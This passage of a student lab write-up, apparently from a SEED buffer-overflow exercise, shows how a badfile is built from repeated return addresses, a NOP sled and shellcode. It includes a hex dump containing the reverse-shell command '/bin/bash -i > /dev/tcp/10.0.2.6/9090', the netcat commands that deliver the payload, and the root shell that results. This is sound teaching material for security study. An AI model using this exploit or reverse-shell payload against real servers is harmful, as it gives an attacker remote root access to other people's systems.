
In the above program we have commented out the **frame_pointer** variable, since we do not have it. We change **buf_address** to the address outputted by the server. Make the **ret** equal to the buffer address + 8, since that will be the first place we can jump to if the array is actually 300 bytes long… as explained above. Then we create the **count** variable (increments by 4 in the following loop since return address portion of the stack is 4 bytes) and create a loop that reads our return address value into our array, **content,** up to 304 addresses past the beginning of the buffer; we use 304 because that is the highest address that the return address portion of the stack will possibly be at since the buffer on the server is at max 300 bytes, so we overwrite the stack up to that point with our return address value.

We remove the old badfile and run exploit.py:




```
[10/18/21]seed@VM:~/.../attack-code$ rm badfile
[10/18/21]seed@VM:~/.../attack-code$ ./exploit.py
```

Here is a hex dump of **badfile** so we can more easily see what portions of our code is where in memory:




```
[10/18/21]seed@VM:~/.../attack-code$ xxd -e badfile
00000000: ffffd80c ffffd80c ffffd80c ffffd80c  ................
00000010: ffffd80c ffffd80c ffffd80c ffffd80c  ................
00000020: ffffd80c ffffd80c ffffd80c ffffd80c  ................
00000030: ffffd80c ffffd80c ffffd80c ffffd80c  ................
00000040: ffffd80c ffffd80c ffffd80c ffffd80c  ................
00000050: ffffd80c ffffd80c ffffd80c ffffd80c  ................
00000060: ffffd80c ffffd80c ffffd80c ffffd80c  ................
00000070: ffffd80c ffffd80c ffffd80c ffffd80c  ................
00000080: ffffd80c ffffd80c ffffd80c ffffd80c  ................
00000090: ffffd80c ffffd80c ffffd80c ffffd80c  ................
000000a0: ffffd80c ffffd80c ffffd80c ffffd80c  ................
000000b0: ffffd80c ffffd80c ffffd80c ffffd80c  ................
000000c0: ffffd80c ffffd80c ffffd80c ffffd80c  ................
000000d0: ffffd80c ffffd80c ffffd80c ffffd80c  ................
000000e0: ffffd80c ffffd80c ffffd80c ffffd80c  ................
000000f0: ffffd80c ffffd80c ffffd80c ffffd80c  ................
00000100: ffffd80c ffffd80c ffffd80c ffffd80c  ................
```



```
00000110: ffffd80c ffffd80c ffffd80c ffffd80c  ................
00000120: ffffd80c ffffd80c ffffd80c ffffd80c  ................
00000130: ffffd80c 90909090 90909090 90909090  ................
00000140: 90909090 90909090 90909090 90909090  ................
00000150: 90909090 90909090 90909090 90909090  ................
00000160: 90909090 90909090 90909090 90909090  ................
00000170: 90909090 90909090 90909090 5b29eb90  ..............)[
00000180: 4388c031 0c438809 89474388 4b8d485b  1..C..C..CG.[H.K
00000190: 4c4b890a 890d4b8d 4389504b 484b8d54  ..KL.K..KP.CT.KH
000001a0: c031d231 80cd0bb0 ffffd2e8 69622fff  1.1........../bi
000001b0: 61622f6e 2d2a6873 622f2a63 622f6e69  n/bash*-c*/bin/b
000001c0: 20687361 3e20692d 65642f20 63742f76  ash -i > /dev/tc
000001d0: 30312f70 322e302e 392f362e 20303930  p/10.0.2.6/9090 
000001e0: 31263c30 263e3220 20202031 20202020  0<&1 2>&1       
000001f0: 20202020 4141412a 42424241 43434342      *AAAABBBBCCC
00000200: 44444443       44                    CDDDD
```


ffffd80c is our return address value, 90909090 is the NOPs, and our shellcode is at address 17c (value 5b29eb90)

Set up a netcat listener for an incoming tcp connection in another terminal:




```
[10/18/21]seed@VM:~/.../Labsetup$ nc -nv -l 9090
Listening on 0.0.0.0 9090
```

Send badfile to the server and check the netcat listener for a connection with a reverse shell:



```
[10/18/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.6 9090
```



```
[10/18/21]seed@VM:~/.../Labsetup$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.6 43888
root@df449ba978a5:/bof# id
id
uid=0(root) gid=0(root) groups=0(root)
root@df449ba978a5:/bof# ls
ls
core
server
stack
```